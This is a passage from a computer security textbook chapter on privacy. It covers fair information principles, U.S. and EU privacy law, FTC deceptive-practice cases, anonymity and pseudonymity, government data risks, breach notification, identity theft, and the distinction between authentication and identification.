In 1973 Willis Ware of the RAND Corporation chaired a committee to advise the Secretary of the U.S. Department of Health, Education and Welfare (now called Health and Human Services) on privacy issues. The report (summarized in [[WAR73a](#)]) proposes a set of principles based on fair information practice:

- *Collection limitation.* Data should be obtained lawfully and fairly.
- *Data quality.* Data should be relevant to their purposes, accurate, complete, and up to date.
- *Purpose specification.* The purposes for which data will be used should be identified and the data destroyed if no longer necessary to serve that purpose.
- *Use limitation.* Use for purposes other than those specified is authorized only with consent of the data subject or by authority of law.
- *Security safeguards.* Procedures to guard against loss, corruption, destruction, or misuse of data should be established.
- *Openness.* It should be possible to acquire information about the collection, storage, and use of personal data systems.
- *Individual participation.* The data subjects normally have a right to access and to challenge data relating to them.
- *Accountability.* A data controller should be designated and accountable for complying with the measures to effect the principles.

These principles describe the rights of individuals, not requirements on collectors; that is, the principles do not require protection of the data collected.

Fair information principles describe privacy rights of individuals to sensitive data.

Ware [[WAR73b](#)] raises several important problems, including the linking of data in multiple files and the overuse of keys, such as social security numbers, that were never intended to be used as record identifiers. And although he saw that society could be

moving toward use of a universal identity number, he feared that movement would be without plan (and hence without control). He was right, even though he could not have foreseen the amount of data exchange over 40 years later.

Rein Turn and Willis Ware [[TUR75](#)] address protecting the data items themselves, recognizing that collections of data will be attractive targets for unauthorized access attacks. They suggest four ways to protect stored data:

- Reduce exposure by limiting the amount of data maintained, asking for only what is necessary and using random samples instead of complete populations.
- Reduce data sensitivity by interchanging data items or adding subtle errors to the data (and warning recipients that the data have been altered).
- Anonymize the data by removing or modifying identifying data items.
- Encrypt the data.

You will see these four approaches mentioned again, because they remain the standard techniques available for protecting the privacy of data.

U.S. Privacy Laws

Ware and his committee expected these principles to apply to all collections of personal data on individuals, but reality fell far short of this goal. Instead, the Ware committee report led to the 1974 Privacy Act (5 USC 552a), which embodies most of these principles, although that law applies only to data collected and maintained by the U.S. government. Nevertheless, the Privacy Act is a broad law, covering all data collected by the government. It is the strongest U.S. privacy law because of its breadth: It applies to all personal data held anywhere in the federal government.

The United States subsequently passed laws protecting data collected and held by other organizations, but these laws apply piecemeal, by individual data type. For example, consumer credit is addressed in the Fair Credit Reporting Act, healthcare information in the Health Insurance Portability and Accountability Act (HIPAA), financial service organizations in the Gramm–Leach–Bliley Act (GLBA), children’s web access in the Children’s Online Privacy Protection Act (COPPA), and student records in the Federal Educational Rights and Privacy Act. Not surprisingly, these separate laws are inconsistent in protecting privacy.

The United States also allows state governments to regulate certain aspects of privacy. For example, Smith [[SMI13](#)] regularly publishes a compilation of state and federal privacy laws; the main body describes the United States, and an appendix addresses privacy laws in Canada and its provinces. The state laws can vary widely, sometimes making it difficult for someone to obey the privacy laws in every state. For instance, in Nevada, black-box recorders may not be installed in automobiles without the consent of the automobile’s owner or lessee. (Nevada Rev. Statute section 484 638). Similarly, in New Hampshire, the manufacturer must disclose to the owner the presence of an event data recorder in a new automobile (New Hampshire Rev. Statute ann. Sec. 357-G:1). However, in both New York state and North Dakota, there are further restrictions on the kinds of data the recorders can capture; for instance, in North Dakota, the data may be used only for servicing the automobile or for improving safety. (North Dakota Cent. Code sec. 51-07.28).

Privacy laws in the United States vary by municipality and state; few national laws exist.

Laws and regulations are demonstrably helpful in some aspects of privacy protection. For example, Annie Antón et al. investigated the impact of the HIPAA law by analyzing companies' posted privacy policies before and after the privacy provisions of the law became effective [ANT079]. They found the following in policies posted after HIPAA was enacted:

- Statements on data transfer (to other organizations) were more explicit after than before HIPAA.
- Consumers still had little control over the disclosure or dissemination of their data.
- Statements were longer and more complex, making them harder for consumers to understand.
- Even within the same industry branch (such as drug companies), statements varied substantially, making it hard for consumers to compare policies.
- Statements were unique to specific web pages, meaning they covered more precisely the content and function of a particular page.

A problem with many laws is that the target areas of the laws still overlap: Which law (if any) would require privacy protection of a university student's health center bills paid by credit card? Is it the healthcare law, the credit reporting law, educational privacy law, or something else? Would it matter if the university were public or private? The laws can have different protection and handling requirements, so it is important to determine which law applies to a single piece of data. Also, gaps between laws are not always covered. As new technologies (such as cloud computing or embedded devices) are developed or are used for purposes for which they were not originally intended (such as using sensors in a t-shirt to monitor respiration rate), either existing privacy laws have to be reinterpreted by the courts to apply to the new technologies or new laws have to be passed, both of which take time. Later in this chapter, we see that breach notification laws have similar problems; each state has different requirements, and a federal breach notification law may have to resolve the differences.

Sometimes the privacy provisions of a law are a second purpose, somewhat disguised by the first purpose of the law. As an example, the primary purpose of HIPAA was to ensure that people who left or were terminated from one job had health insurance to cover them until they got another job; the privacy aspects were far less prominent as the law was being developed.

Controls on U.S. Government Websites

Because privacy rules can be ambiguous, privacy policies are an important way both to define the concept of privacy in a particular setting and to specify what should or will be done if a rule is broken.

The Federal Trade Commission (FTC) has jurisdiction over websites, including those of the U.S. government, that solicit potentially private data. In 2000 [FTC00], the FTC

established requirements for privacy policy for government websites. Because government websites are covered by the Privacy Act, it was easy for the FTC to require privacy protection. The FTC determined that, in order to obey the Privacy Act, government websites would have to address five privacy factors:

- *Notice.* Data collectors must disclose their information practices before collecting personal information from consumers.
- *Choice.* Consumers must be given a choice as to whether and how personal information collected from them may be used.
- *Access.* Consumers should be able to view and contest the accuracy and completeness of data collected about them.
- *Security.* Data collectors must take reasonable steps to assure that information collected from consumers is accurate and secure from unauthorized use.
- *Enforcement.* A reliable mechanism must be in place to impose sanctions for noncompliance with these fair information practices.

In 2002, the U.S. Congress enacted the e-Government Act of 2002 requiring federal government agencies to post privacy policies on their websites. Those policies must disclose

- the information that is to be collected
- the reason the information is being collected
- the intended use by the agency of the information
- the entities with whom the information will be shared
- the notice or opportunities for consent that would be provided to individuals regarding what information is collected and how that information is shared
- the way in which the information will be secured
- the rights of the individual under the Privacy Act and other laws relevant to the protection of the privacy of an individual.

The FTC and Congressional actions apply only to websites; data collected by other means (for example, by filing paper forms) are handled differently, usually on a case-by-case or agency-by-agency basis. The requirements reflected in the e-Government Act focus on the type of data (data supplied to the government through a website) and not on the general notion of privacy.

Controls on Commercial Websites

The e-Government Act places strong controls on government data collection through websites. As we described, privacy outside the government is protected by law in some subject areas, such as credit, banking, education, and healthcare. But there is no counterpart to the e-Government act for private companies.

No Deceptive Practices

The Federal Trade Commission (FTC) has the authority to prosecute companies that engage in deceptive trade or unfair business practices. If a company advertises in a false or misleading way, the FTC can sue. The FTC has used that approach to address web privacy

violations: If a company advertises a false privacy protection, that is, if the company says it will protect privacy in some way but does not do so, the FTC considers that false advertising and can take legal action. Because of the FTC, privacy notices at the bottom of websites have meaning and are enforceable.

This approach can lead to bizarre results, however. A company is allowed to collect personal information and pass it in any form to anyone, as long as the company's privacy policy said it would do so, or at least if the policy does not say it would not do so. Vowing to maintain privacy and intentionally not doing so is an illegal deceptive practice. Stating an intention to share data with marketing firms or "other third parties" makes such sharing acceptable, even though the third parties could have no intention of protecting privacy. Similarly, think about what happens when Company A has a clear privacy policy but is bought by Company B. If you have supplied your data to A, based on promises made in A's privacy policy, those protections can disappear when B takes over. So there is no "transitivity" for privacy protection.

Privacy notices are enforceable: A site that says it will not release data must abide by that rule, but a site that says nothing is not constrained.

Examples of Deceptive Practices

CartManager International is a firm that provides familiar web shopping cart software for use by a variety of merchants. The software collects the various items to be purchased in a given order, obtains the purchaser's name and address, and determines shipping and payment details. This software runs as an application within other well-known retail merchants' websites; it is the subsystem that handles order processing. Some of these other retailers had privacy statements on their websites saying, in effect, that they would not sell or distribute customers' data. Nevertheless, CartManager did sell the data it collected with its subsystem. The FTC prosecuted CartManager, settling in 2005. The agency held that the merchants' relationship to CartManager was invisible to users, and so the policy from the online merchants applied also to CartManager.

In another case, Annie Antón and her colleagues [[ANT04](#)] analyzed the privacy policy posted on Jet Blue airlines' website and found it misleading. Jet Blue stated that it would not disclose passenger data to third parties. "In response to a special request from the Department of Defense," Jet Blue released passenger data to Torch Concepts, which in turn passed it to the Defense Department to use in testing passenger-screening algorithms for airline security. The data in question involved credit card information, clearly collected by Jet Blue only to process charges for airline tickets.

The analysis by Antón is interesting for two reasons: First, Jet Blue violated its own policy. Second, the Defense Department may have circumvented the e-Government Act by acquiring from a private company data it would not have been able to collect directly as a government entity. The original purpose for Jet Blue's data collection derived from its business and accounting activities. Using those same records to screen for terrorists was outside the scope of the original data collection.

Commercial sites have no standard of content comparable to the FTC recommendation from the e-Government Act. Some companies display clear and detailed privacy

statements that they must obey. Meanwhile, other companies provide no privacy statement at all, giving them great flexibility: It is impossible to mislead when a privacy policy says nothing. For a different approach to defining online privacy, see [Sidebar 9-3](#).

Sidebar 9-3 Privacy in Context

Many of the ways we think about and provide privacy, especially online, don't work as well as we would like them to. Helen Nissenbaum [NIS11] suggests an alternative approach to privacy online: privacy as a form of "contextual integrity." Her approach considers the "formative ideals of the Internet as a public good." Let's investigate what those phrases mean.

Nissenbaum notes that a privacy model based on choices may leave out important considerations. "While it may seem that individuals freely choose to pay the informational price, the price of not engaging socially, commercially, and financially may in fact be exacting enough to call into question how freely these choices are made." She says that "the consent model for respecting privacy online is plagued by deeper problems than the practical ones." In particular, consider that "achieving transparency means conveying information-handling practices in ways that are relevant and meaningful" to an individual's choices. But if notice means conveying the fine details of "every flow, condition, qualification, and exception, we know that it is unlikely to be understood, let alone read." A shortened version of a site's privacy policy may be easier to read and understand than the full version, but it is in the hidden details that users find significant items that affect their choices. Hence, we have a *transparency paradox*: "transparency of textual meaning and transparency of practice conflict in all but rare instances ... Both are essential for notice-and-consent to work." That is, the reader needs to know the general picture of what privacy rights are preserved (transparency of practice), but the reader also needs to know exactly how those privacy rights will be enforced (the transparency of meaning). Neither the details nor the big picture is sufficient without the other.

As an alternative, Nissenbaum's contextual integrity links online realms with existing structures of social life. For example, we trust our electronic healthcare system to protect our health data because of our long-term experience with and faith in the existing healthcare system. We need to identify other such contexts and evaluate privacy within each of them.

Nissenbaum points out that "online" is not a venue distinct and separate from "real life" and for which privacy can be separately defined and implemented. Rather, life online is integrated into our social lives and is "radically heterogeneous": comprising multiple social (and not just commercial) contexts. What is important for privacy is that "the contexts in which activities are grounded shape expectations that, when unmet, cause anxiety, fright, and resistance." To address this problem, we must "locate contexts, explicate entrenched informational norms, identify disruptive flows, and evaluate these flows against norms based on general ethical and political principles as well as context-specific purposes and values."

How would this philosophy work? Consider paying taxes in the United States.

Most of the current tax code was formulated in the 1970s, before such things as electronic filing existed. Nevertheless, we would expect the general principles of tax filing to apply to e-filing, so that, for instance, the spirit of confidentiality rules that apply to paper records would also be applied to electronic ones. Moreover, “we would not expect auxiliary information generated through online interactions to be ‘up for grabs,’ freely available to all comers. Even in the absence of explicit rules, guidance can be sought from the [stated and observed] values and purposes ... that prohibit all sharing except as allowed, on a case-by-case basis, by explicit law and regulation.” Some seemingly-transformative technologies, such as search engines, have no direct physical counterparts but can still be viewed within social norms and interactions. Whatever norms apply to information look-up in a library can also be applied to look-up online. That is, the analogy is made not by closeness of activity but rather by closeness of intention and function. Where there is no obvious analogy, start with ends, purposes, and values, and work backwards to the norms.

Nissenbaum reminds us that privacy policies are not just about individuals and their rights. “They play a crucial role in sustaining social institutions ... [and] are as much about sustaining important social values of creativity, intellectual growth, and lively social and political engagement as about protecting individuals against harm.”

Non-U.S. Privacy Principles

Different countries have taken different approaches to recognizing and assuring a right to privacy, especially with respect to automated systems.

European Privacy Directive

In 1981, the Council of Europe (an international body of 46 European countries, founded in 1949) adopted Convention 108 for the protection of individuals with regard to the automatic processing of personal data. As automated systems became more pervasive, the European Union (E.U.) in 1995 adopted Directive 95/46/EC on the processing of personal data. Directive 95/46/EC, often called the European Privacy Directive, requires that rights of privacy of individuals be maintained and that data about them be

- processed fairly and lawfully.
- collected for specified, explicit, and legitimate purposes and not further processed in a way incompatible with those purposes (unless appropriate safeguards protect privacy).
- adequate, relevant, and not excessive in relation to the purposes for which they are collected or further processed.
- accurate and, where necessary, kept up to date. Indeed, where data are found to be inaccurate or incomplete, every reasonable step must be taken to ensure that the data are erased or rectified, with respect to the purposes for which they were collected or for which they are further processed.
- kept in a form that permits identification of data subjects for no longer than is necessary for the purposes for which the data were collected or for which they

are further processed.

In addition, individuals have the right to access data collected about them, to correct inaccurate or incomplete data, and to have those corrections sent to those who have received the data. You can see that these rules reflect the Fair Information Practices described in the Ware report. In addition, the E.U. privacy directive adds three more principles:

- *Special protection for sensitive data.* There should be greater restrictions on data collection and processing that involves “sensitive data.” Under the E.U. data protection directive, information is sensitive if it involves “racial or ethnic origin, political opinions, religious beliefs, philosophical or ethical persuasion ... [or] health or sexual life.”
- *Data transfer.* This principle explicitly restricts authorized users of personal information from transferring that information to third parties without the permission of the data subject.
- *Independent oversight.* Entities that process personal data should not only be accountable but should also be subject to independent oversight. In the case of the government, this principle requires oversight by an office or department that is separate and independent from the unit engaged in processing the data. Under the data protection directive, the independent overseer must have the authority to audit data processing systems, investigate complaints brought by individuals, and enforce sanctions for noncompliance.

This brief summary of the much longer law gives you a sense of the different, more comprehensive approach to privacy taken by the European Union. The E.U. data protection directive’s requirements apply to government, businesses, and other organizations that collect personal data. Since the original 1995 directive was published, the European Union has extended its coverage to telecommunications systems and made other changes to adapt to advances in technology. You can find the full directive and relevant decisions at http://ec.europa.eu/justice/data-protection/law/index_en.htm.

The European Privacy Directive provides strong protection for privacy rights, binding on governments, businesses, and other organizations.

Privacy in Other Countries

Other countries, such as Japan, Australia, and Canada, have also passed laws protecting the privacy of personal data about individuals. The website at <http://www.informationshield.com/intprivacylaws.html> provides links to these laws.

Conflicting Laws

Different laws in different jurisdictions will inevitably clash. Relations between the European Union and the United States have been strained over privacy because the E.U. law forbids sharing data with companies or governments in countries whose privacy laws are not as strong as those of the E.U. (The United States and the European Union have agreed to a set of “safe harbor” principles that let U.S. companies trade with European countries in spite of their not meeting all European privacy laws.) In [Sidebar 9-4](#) you can

see how these different laws can affect commerce and, ultimately, diplomatic relations.

Sidebar 9-4 When Privacy Principles Clash

Privacy is serious business. Commerce, travel, or communication can stop when data are to be shared among organizations or countries with different privacy principles. For example, in trying to secure its borders after the 11 September 2001 attacks, the United States created a program to screen airline passengers for possible terrorist links. The program uses information in the Passenger Name Record (PNR): the data collected by airlines when you book a flight from one place to another. The PNR includes 34 categories of information: not only your name and flight details but also your telephone number, credit card information, meal preferences, address, and more. Because Europeans constitute the largest group of visitors to the United States (13.25 million in 2013, according to Statista.com), the Americans asked European airlines to supply PNR data within 15 minutes of a plane's departure for the United States.

Recall that the European Privacy Directive prohibits the use of data for purposes other than those for which they were collected. The U.S. request clearly violated the directive. After considerable negotiation, the European Commission and the European Council reached an agreement in May 2004 to allow airlines to give the data to the United States.

However, the European Parliament objected, and on 30 May 2006, the European Court of Justice, the highest court in the European Union, ruled that the European Commission and European Council lacked authority to make such a deal with the United States. Privacy principles were not the primary basis for the ruling, but they had a big impact nevertheless: "Specifically, the court said passenger records were collected by airlines for their own commercial use, so the European Union could not legally agree to provide them to the American authorities, even for the purposes of public security or law enforcement." [CLA06] A spokesperson for the U.S. Department of Homeland Security countered that privacy is not the issue, since the data could be solicited from each passenger who arrives in the United States.

Without the requested data, the United States could in theory deny landing rights to the nonparticipating airlines. Nearly half of all foreign air travel to the United States is trans-Atlantic, so the disruption could cost millions to all the economies involved. This clash of privacy principles was resolved by creating a set of "Safe Harbor" practices that ensure adequate protection for the individuals whose data are being transferred. A Safe Harbor framework has also been established between the United States and Switzerland (not a member of the European Union) for similar reasons. Details of each framework can be found at <http://export.gov/safeharbor/>.

Individual Actions to Protect Privacy

So far, we have discussed ways for governments and enterprises to collect, store, and share personal information. But there are actions you can take as an individual to protect

your own privacy. One way is to guard your identity. Not every context requires each of us to reveal our identity, and there are ways for some people to wear a form of electronic mask.

Anonymity

Sometimes people may want to do things anonymously. For example, a rock star buying a beach house might want to avoid unwanted attention from neighbors, or someone posting to a dating list might want to view replies before making a date.

Deirdre Mulligan [[MUL99](#)] lists several reasons why people might prefer anonymous activity on the web. She explains that some people like web anonymity because it reduces fears of discrimination. Fairness in housing, employment, and association are easier to ensure when the basis for potential discrimination is hidden. Also, people researching what they consider a private matter, such as a health issue or sexual orientation, may be more likely to seek information first from what they consider an anonymous source, turning to a human when they have found out more about their situation.

Anonymity, while having benefits, can also create problems. If you are trying to be anonymous, how do you pay for something? You might use a trusted third party (for example, a real estate agent or a lawyer) to complete the sale and preserve your anonymity. But then the third party knows who you are. David Chaum [[CHA81](#), [CHA82](#), [CHA85](#)] studied this problem and devised a set of protocols by which such payments could occur without revealing the buyer to the seller.

Multiple Identities—Linked or Not

Most people already have multiple identities. To your bank, you are your account number. To your motor vehicles bureau, you are your driver's license number. And to your credit card company, you are your credit card number. For particular purposes, these numbers are your identity; the fact that each may (or may not) be held in your name is irrelevant. The name becomes important if it is used as a way to link these numbers and their associated records. How many people share your name? Can (or should) there be a key value to link these separate databases? And what complications arise when we consider misspellings and multiple valid forms of your name (with and without middle initial, with full middle name, with one of two middle names if you have two, and so forth)?

Moreover, what if you have a commonly used name, or your name changes at some time? Suppose you change your name legally but never change the name on your credit card. Then your name cannot easily be used as a key on which to link. You might try to use a secondary characteristic as verifier, such as address. However, address presents another risk: Perhaps a criminal lived in your house before you bought it. You should not have to defend your reputation because of an unrelated previous occupant. We could match on date, too, so we connect only people who actually lived in a house at the same time. But then group houses or roommates of convenience present additional problems. As computer scientists, we know that programming all these possibilities is possible but requires careful and time-consuming consideration of the potential problems *before* designing the solution. Alas, we know that too frequently such unusual but critical peculiarities are not considered until after code is developed and installed, and then each

exceptional case is considered alone and often in haste. We can see the potential for misuse and inaccuracy.

Linking identities correctly to create dossiers and break anonymity creates privacy risks, but linking them incorrectly creates much more serious risks for the use of the data and the privacy of affected people. If we think carefully, we can determine many of the ways such a system would fail—an approach that may be effective but is potentially expensive and time consuming. The temptation to act quickly but inaccurately will also affect privacy.

Pseudonymity

Sometimes, we don't want full anonymity. You may want to order flower bulbs but not be placed on numerous mailing lists for gardening supplies. But you also want to be able to place similar orders again, asking for the same color tulips as before. This situation calls for pseudonyms, unique identifiers that can be used to link records in a server's database but that cannot be used to trace back to a real identity.

Multiple identities can also be convenient; for example, you may have a professional email account and a social one. Similarly, disposable identities (that you use for a while and then stop using) can be convenient. When you sign up for something and you know your email address will subsequently be sold many times, you might get a new email address to use only until the unsolicited email becomes oppressive. Seigneur and Jensen [SEI03] discuss the use of email aliases to maintain privacy. These uses, called **pseudonymity**, protect our privacy because we do not have to divulge what we consider sensitive data.

The Swiss bank account provides a classic example of pseudonymity. Each customer has only a number to identify and access the account, and only a few selected bank employees are allowed to know your identity; all other employees see only your account number. On account statements, no name appears: Only the account number or a pseudonym is printed. “Only in case of a criminal investigation for drug offenses, financing terrorism or another heavy crime, the identity of the beneficial owner will be disclosed to the authorities ... You are protected by Swiss bank secrecy law.” (<http://swiss-banking-law.com/faq/>)

Some people register pseudonyms with email providers, so that they have anonymous drop boxes for email. Others use pseudonyms in chat rooms or with online dating services. We revisit the notion of pseudonyms later in this chapter, when we study privacy for email.

Governments and Privacy

Governments gather and store data on citizens, residents, and visitors. At the same time, governments also facilitate and regulate commerce and oversee personal activities such as healthcare, employment, education, and banking. In those roles, the government is an enabler or regulator of privacy as well as a user of private data. In this section, we consider some of the implications of government access to private data.

Authentication

Government plays a complex role in personal authentication. Many government

agencies (such as the motor vehicles bureau) use identifiers to perform their work: authenticating who you are (for instance, with a passport or residency document) and issuing related authenticating documents (such as a driver's license). The government may also regulate the businesses that use identification and authentication materials. And sometimes the government obtains data based on those materials from others (for example, the government may buy credit report information from private companies to help with screening airline passenger lists for terrorists). In these multiple roles, there is always a potential for the government to misuse data and violate privacy rights.

Data Access Risks

Recognizing these risks in government access to personal data, the U.S. Secretary of Defense appointed a committee to investigate and document the nature of risks in such data collection. The Technology and Privacy Advisory Committee, chaired by Newton Minow, former chair of the Federal Communications Commission, produced its report in 2004 [[TAP04](#)]. Although initially asked to review privacy and data collection within only the Defense Department, the committee found it impossible to separate the Defense Department from the rest of government. Consequently, its descriptions apply to the Federal government as a whole.

Among the recognized risks when government acquires data from other parties are these:

- *data error*: ranges from transcription errors to incorrect analysis
- *inaccurate linking*: two or more data items are correct but are incorrectly linked by a presumed common element
- *difference of form and content*: precision, accuracy, format, and semantic errors
- *purposely wrong*: collected from a source that intentionally provides incorrect data, such as a forged identity card or a false address given to mislead
- *false accusation*: an incorrect or out-of-date conclusion that the government has no data to verify or reject, for example, delinquency in paying state taxes
- *mission creep*: data acquired for one purpose that leads to a broader use because the data will support that mission
- *poorly protected*: data of questionable integrity because of the way they have been managed and handled

Steps to Protect Against Privacy Loss

The committee recommended several steps the government can take to help safeguard private data:

- *Data minimization*. Obtain the least data necessary for the task. For example, if the goal is to study the spread of a disease, only the condition, date, and vague location (city or county) may suffice; the name or contact information of the patient may be unnecessary.
- *Data anonymization*. Where possible, replace identifying information with untraceable codes (such as a record number). But make sure those codes cannot be linked to another database that reveals sensitive data.

- *Auditing.* Record who has accessed data and when, both to help identify responsible parties in the event of a breach and to document the extent of damage.
- *Security and controlled access.* Adequately protect and control access to sensitive data.
- *Training.* Ensure that people accessing data understand what to protect and how to do so.
- *Quality.* Take into account the purpose for which data were collected, how they were stored, their age, and similar factors to determine the usefulness of the data.
- *Restricted usage.* As distinct from controlling access, review all proposed uses of the data to determine if those uses are consistent with the purpose for which the data were collected and the manner in which they were handled (validated, stored, controlled).
- *Data left in place.* If possible, leave data with the original owner or collector. This step helps guard against possible misuses of the data from expanded mission just because the data are available.
- *Policy.* Establish a clear policy for data privacy. Discourage violation of privacy policies.

These steps would significantly help ensure protection of privacy. Also, the United States is beginning to address the notion of consolidating the many state-based data breach laws into one comprehensive law. In 2002, California passed the first statewide law to address the growing problem of security breaches of consumer databases of personally identifiable information. California law thus requires any “state agency, or a person or business that conducts business in California, that owns or licenses computerized data that includes personal information, as defined, to disclose in specified ways, any breach of the security of the data, as defined, to any resident of California whose unencrypted personal information was, or is reasonably believed to have been, acquired by an unauthorized person.” The law permits delayed notification only “if a law enforcement agency determines that it would impede a criminal investigation.” It also requires any agency that licenses such information, such as a motor vehicle bureau or department of regulatory affairs, to notify the owner or licensee of the information of any security breach that could threaten the privacy or integrity of the data.

State laws require notification of loss of personal data as a result of a computer incident.

Many other states passed similar laws, and periodic attempts to replace them with comprehensive, federal legislation have failed. In the meantime, the European Union issued a Directive on Privacy and Electronic Communication in 2009, requiring each E.U. country to implement it over the next few years. Selyukh [SEL14] reports that, spurred by massive data breaches at Target (a chain of department stores), Neiman Marcus (a chain of luxury department stores), and Michaels (a chain of crafts supply stores), the United States is trying again to consolidate the many state privacy laws: 47 states plus Guam, Puerto

Rico, and the Virgin Islands. (Only Alabama, New Mexico, and South Dakota have no breach legislation.) The National Retail Federation points out that, “A preemptive federal breach notification law would allow retailers to focus their resources on complying with one single law and enable consumers to know their rights regardless of where they live,” But some states fear that a weaker federal law would take precedence over stronger state statutes.

Identity Theft

As the name implies, **identity theft** means taking or assuming another person’s identity. For example, using another person’s credit card without permission is fraud. As of 1998 in the United States, with the Identity Theft and Assumption Deterrence Act, taking out a new credit card in another person’s name is also a crime: identity theft. Identity theft has risen as a problem from a relatively rare issue in the 1970s to one affecting 1 in 20 consumers today. In 2005, the U.S. Federal Trade Commission received over 250,000 complaints of identity theft [FTC06]. But Javelin’s 2014 Identity Fraud Report [JAV14] notes that an identity theft occurs in the United States every two seconds. Indeed the incidence of overall identity theft affected 5.3 percent of consumers in 2013, up from 4.9 percent in 2012.

Identity theft occurs in many ways: unauthorized opening of an account in someone else’s name, changing account information to enable the thief to take over and use someone else’s account or service, or perpetration of fraud by obtaining identity documents in the stolen name. Most cases of identity theft become apparent a month or two after the data are stolen, when fraudulent bills or transactions start coming or appearing in the victim’s files. By that time, the thief has likely made a profit and has dropped the stolen identity, moving on to a new victim.

Having relatively few unique identifying characteristics facilitates identity theft: A thief who gets one key, such as a national identity number, can use that to get a second, and those two to get a third. Each key gives access to more data and resources. Few companies or agencies are set up to ask truly discriminating authentication questions (such as the grocery store at which you frequently shop or the city to which you recently bought an airplane ticket or the third digit on line four of your last tax return). Because there are few authentication keys, we are often asked to give out the same key (such as mother’s maiden name) to many people, some of whom might be part-time accomplices in identity theft. The U.S. Department of Justice maintains an identity theft website, with information about how to prevent identity theft and what to do if you find yourself a victim: <http://www.justice.gov/criminal/fraud/websites/idtheft.html>.

9.3 Authentication and Privacy

In [Chapter 2](#) we studied authentication, which we described as a means of proving or verifying a previously given identity. We also discussed various authentication technologies, which are subject to false accept (false positive) and false reject (false negative) limitations. Here, we examine the problem that occurs when we confuse authentication with identification.

We know that passwords are a poor discriminator and are definitely not an identifier. You would not expect all users of a system to have chosen different passwords. All we

need is for the ID–password pair to be unique. On the other end of the spectrum, fingerprints and the blood vessel pattern in the eye’s retina are thought to be unique: Given a fingerprint or retina pattern, we expect to get only one identity that corresponds or to find no match in the database. That situation assumes we work with a good image. If the fingerprint is blurred or incomplete (not a complete contact or on a partly unsuitable surface), we might get several possible matches. Other authenticators are less sophisticated still. Hand geometry or facial appearance does not discriminate so well. Face recognition, in particular, is highly dependent on the quality of the facial image: Evaluating a photograph of one person staring directly into a camera is very different from trying to identify one face in the picture of a crowd.

Two different purposes are at work here, although the two are sometimes confused. For authentication, we have an identity and some authentication data, and we ask if the authentication data match the pattern for the given identity. That is, someone claims to be person X, and authentication verifies that the person really is X. For identification, we have only the authentication data, and we ask which identity corresponds to the authenticator. That is, we have no one claiming identity, but we have to figure out who that person is from authentication data. This second question (who is this?) is much harder to answer than the first (is this X?).

To answer the first, we have characteristics of X in our database, we compare the person with X, and we declare a match or no match (or sometimes probability of match). To answer the second question, we do not know if the subject is even in the database. Thus, we must examine every possible person in the database to see if there is a solid match. But even if we find several potential partial matches, we do not know if there might be an even better match to someone not in our database. Moreover, in the first instance, we do only one comparison: is this X? In the second instance, we need n comparisons, where n is the number of people in the database.

Authentication is confirming an asserted identity. Inferring an identity from authentication data is far harder and less certain.

What Authentication Means

We actually use the term authentication to mean three different things [KEN03]. We authenticate an individual, identity, or attribute. An **individual** is a unique person. Authenticating an individual is what we do when we allow a person to enter a controlled room: We want only that human being allowed to enter. An **identity** is a character string or similar descriptor, but it does not necessarily correspond to a single person, nor does each person have only one name. The identity may describe a group or category of people who meet the provided description. For example, a company’s sales division might be defined as a multiple-person identity, allowing anyone in that group to respond at sales@company.com. Similarly, we authenticate an *identity* when we acknowledge that whoever (or whatever) is trying to log in as *admin* has presented an authenticator valid for that account. Authenticating an identity in a chat room as SuzyQ does not say anything about the person using that identifier: It might be a 16-year-old girl or a pair of middle-aged male police detectives, who at other times use the identity FreresJacques.

Finally, we authenticate an *attribute* if we verify that a person has that attribute. An **attribute** is a characteristic, such as a fingerprint or a DNA profile. Here's an example of authenticating an attribute. Some bars, restaurants, or pubs require a patron to be at least 21 years old in order to drink alcohol. A club's doorkeeper verifies a person's age and stamps the person's hand to show that the patron is over 21. Note that to decide, the doorkeeper may have looked at an identity card listing the person's birth date, so the doorkeeper knows the person's exact age to be 24 years, 6 months, 3 days. Alternatively, the doorkeeper might be authorized to look at someone's face and decide if the person with gray hair and wrinkles looks so far beyond 21 that there is no need to verify. The stamp authenticator signifies only that the person possesses the attribute of being 21 or over.

In computing applications we frequently authenticate individuals, identities, and attributes. Privacy issues can arise when we confuse these different authentications and what they mean. For example, the U.S. social security number was never intended to be an identifier, but now it often serves as an identifier, an authenticator, a database key, or all three. When one data value serves two or more uses, a person acquiring it for one purpose can use it for another.

Relating an identity to a person is tricky. In [Chapter 5](#) we tell the story of rootkits, malicious software by which an unauthorized person can acquire supervisory control of a computer. Suppose the police arrest Michel for a minor offense and seize his computer. By examining the computer, the police find evidence connecting that computer to an espionage case. The police discover incriminating email messages from Michel on Michel's computer and charge him. In his defense, Michel points to a rootkit on his computer. He acknowledges that his computer may have been used in the espionage, but he denies that he was personally involved. The police have, he says, drawn an unjustifiable connection between Michel's identity in the email and Michel the person. The rootkit is a plausible explanation for how some other person acted using Michel's identity (his computer). This example shows why we must carefully distinguish among individual, identity, and attribute authentication.

We examine the privacy implications of authentication in the next section.

Individual Authentication

There are relatively few ways of identifying an individual. When you are born, your birth is registered at a government records office, and the office issues a birth certificate to your parents. A few years later, your parents enroll you in school, presenting the birth certificate so that the school can issue you a school identity card. Still later, you submit the birth certificate and a photo to get a passport or a national identity card. In a similar fashion, each of us receives many other authentication numbers and cards throughout life.

This life-long process starts with a baby's birth certificate. But the baby's physical description (height, weight, even hair color) will change significantly in just months. The birth certificate may contain the baby's fingerprints, but matching a poorly taken fingerprint of a newborn to that of an adult is challenging at best.

Fortunately, in most settings it is acceptable to settle for weak authentication for individuals: A friend who has known you since childhood, a schoolteacher, neighbors, and

coworkers can support a claim of identity.

Identity Authentication

We all use many different identities. When you buy something with a credit card, you do so under the identity of the credit card holder. In some places you can pay road tolls with a radio frequency device in your car, so the sensor authenticates you as the holder of a particular toll device. You may have a meal plan that you can access by means of a card, so the cashier authenticates you as the card's owner. You check into a hotel and get a magnetic stripe card instead of a key, and the door to your room authenticates you as a valid resident for the next three nights. If you think about your day, you will probably find dozens of ways some aspect of your identity has been authenticated.

From a privacy standpoint, there may or may not be ways to connect all these different identities. A credit card links to the name and address of the card payer, who may be you, your spouse, or anyone else willing to pay your expenses. Your auto toll device links to the name and perhaps address of whoever is paying the tolls: you, the car's owner, a rental agency, or an employer. When you make a telephone call, there is authentication to the telephone's account holder, and so forth.

